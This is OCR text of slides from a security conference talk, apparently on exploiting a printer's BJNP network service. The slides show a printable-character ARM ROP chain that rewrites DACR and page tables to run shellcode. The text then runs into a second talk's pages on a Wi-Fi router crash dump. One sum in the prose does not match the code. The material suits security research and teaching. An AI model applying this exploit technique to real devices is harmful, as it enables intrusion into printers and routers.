



Memory


ROP 修改 DACR


...
Read-Write
Page Table
...
Read-Write
BJNP Session Buffer
Memory

可以修改 PageTable 了！



...
Read-Write
Page Table
...
Read-Write
BJNP Session Buffer
...
Page Table
...
BJNP Session Buffer
Virtual Memory
Physical Memory


...
Read-Write
Page Table
...
Read-Write
BJNP Session Buffer
...
Page Table
...
Fake Object + Shellcode
Virtual Memory
Physical Memory


...
Read-Write
Page Table
...
Read-Write
BJNP Session Buffer
Read-Execute
Double Mapping
Virtual Memory
...
Page Table
...
Fake Object + Shellcode
Physical Memory

控制 PC 到新 Mapping 出來的 VA

就可以跑 Shellcode



聽起來很簡單，

但別忘了我們只能用 Printable Gadget

湊數字

- 我們的 ROP Chain 只能是 Printable
  - 改 Page Table 跟改 DACR 都需要怪數字
- 工人智慧
  - 湊數字 + Register Coloring

要怎麼湊出 0x41_1b_c2_80

用加的

0x40202020 + 0x7e7d2420 + 0x7e7e7e40

== 0x411bc280

```
# Set DACR to make everywhere R/W
# -> 0x44202020 + 0x7E7D2420 + 0x7E7E7E40 == 0x411BC280
p32(0x44202020), p32(0x7E7D2420), pad * 3, add_r0_r1_pop_r4_r5_r6_pc,
p32(0x7E7E7E40), pad * 2, add_r0_r4_pop_r4_r5_r6_pc,
pad * 3, mov_r1_r0_pop_r4_r5_pc,
p32(0x55555555), pad, mov_r0_r4_pop_r4_pc,
pad, blx_r1_pop_r4_pc,                  # mcr_p15_0_r0_c3_c0_0
p32(0x55555557), mov_r0_r4_pop_r4_pc, # r0 == 0x55555557
pad, blx_r1_pop_r4_pc,                  # mcr_p15_0_r0_c3_c0_0
pad,
# DACR should be set

# Let's overwrite page table!
# pte_loc = 0x400fd818 = r1, pte_value = 0x47517c0e = r0
# A=0x5E692D61, B=0x7D7A2C6F, C=0x642C7E48, D=0x6B6E223E
# A+B+C = 0x400fd818
pop_r0_r1_r2_r3_r4_pc,
p32(0x5E692D61), p32(0x7D7A2C6F), pad * 3 , add_r0_r1_pop_r4_r5_r6_pc,
# r0 == a+b
p32(0x642C7E48), pad * 2, add_r0_r4_pop_r4_r5_r6_pc,
# r0 == a+b+c
pad * 3, mov_r1_r0_pop_r4_r5_pc,
# r0 == r1 == a+b+c
p32(0x20452020), pad, add_r0_r4_pop_r4_r5_r6_pc,
p32(0x687E2058), pad * 2, add_r0_r4_pop_r4_r5_r6_pc,
p32(0x7E7E637E), pad * 2, add_r0_r4_pop_r4_r5_r6_pc,
# r0=a+b+c+0x20452020+0x687E2058+0x7E7E637E == 0x47517c0e, r1 == a+b+c
```

Shellcode

- 目標：把螢幕的字改掉
  - 蓋掉記錄 Service Mode 顯示的內容
  - 將機器轉換到 Service Mode 顯示我們覆蓋的內容
- 更多的逆向

聽起來一切都很好，

但寫一寫都 Crash

該怎麼 Debug

- **沒有 Debugger**
- **沒有 Serial Output**
- 那要怎麼打？怎麼 Debug？

Intentionally Blank Page

DEVCORE

什麼！
原來連 Wi-Fi 不需要密碼！？

Wei Che Kao (@xiaobye_tw)


weichekao@devco.re

DEVCORE Conference 2026 | 2026.03.14

怎麼 Debug?

- 沒有 GDB, 但 crash dump 已經足夠了

```
[   76.248093] CPU: 1 PID: 2875 Comm: RtmpMlmeTask Tainted: P                  5.4.171 #0
[   76.255991] Hardware name: MediaTek MT7981 RFB (DT)
[   76.260855] pstate: 20000005 (nzCv daif -PAN -UAO)
[   76.265637] pc : __kmalloc+0x84/0x208
[   76.269287] lr : __kmalloc+0x48/0x208
[   76.272935] sp : ffffffc0125c3c30
[   76.276236] x29: ffffffc0125c3c30 x28: 0000000000000000
[   76.281533] x27: ffffff8007e07a38 x26: ffffffc012c815f8
[   76.286831] x25: ffffffc008b8ff00 x24: ffffffc012daabc8
[   76.292127] x23: ffffff8007b49cc0 x22: ffffffc012690000
[   76.297426] x21: 0000000000000020 x20: 0000cf666e697265
[   76.302722] x19: ffffff800f003800 x18: 0000000000000000
[   76.308019] x17: 0000000000000000 x16: 0000000000000000
[   76.313315] x15: 0000000000000000 x14: 0000000000000000
[   76.318612] x13: 0000000000000000 x12: 0000000000000000
[   76.323909] x11: 0000000000000000 x10: 00000000000007e0
[   76.329205] x9 : 0000000000000000 x8 : ffffffc008eec2b8
[   76.334502] x7 : 0000000000000000 x6 : 000000000000003f
[   76.339799] x5 : 0000000000000040 x4 : ffffff800fcb7780
[   76.345096] x3 : ffffffbfff225000 x2 : ffffff800fb5fb80
[   76.350393] x1 : 0000000000002645 x0 : 0000000000000000
[   76.355691]
[   76.355691] PC: 0xffffffc0101c63ac:
[   76.360640] 63ac  f140081f 910003fd a90153f3 54000c88 a9025bf5 2a0103f5 97ff39e7 aa0003f3
[   76.368006] 63cc  f100481f 5400dce9 f9003481 b9499834 0a1402b4 2a1403e1 97ff39fd 3580a4a9
[   76.376970] 63ec  d503201f b4000a13 f94002b0 910003e2 d538d081 91002000 f8616881 d538d083
[   76.385135] 640c  f9400260 8b030002 f9400844 f8636814 f100009f fa401a84 54000aa8 b9402260
[   76.393299] 642c  f8608a83 d538d082 91000424 f9402b0 8b020000 f9000011 c87f1a0c ca1400c6
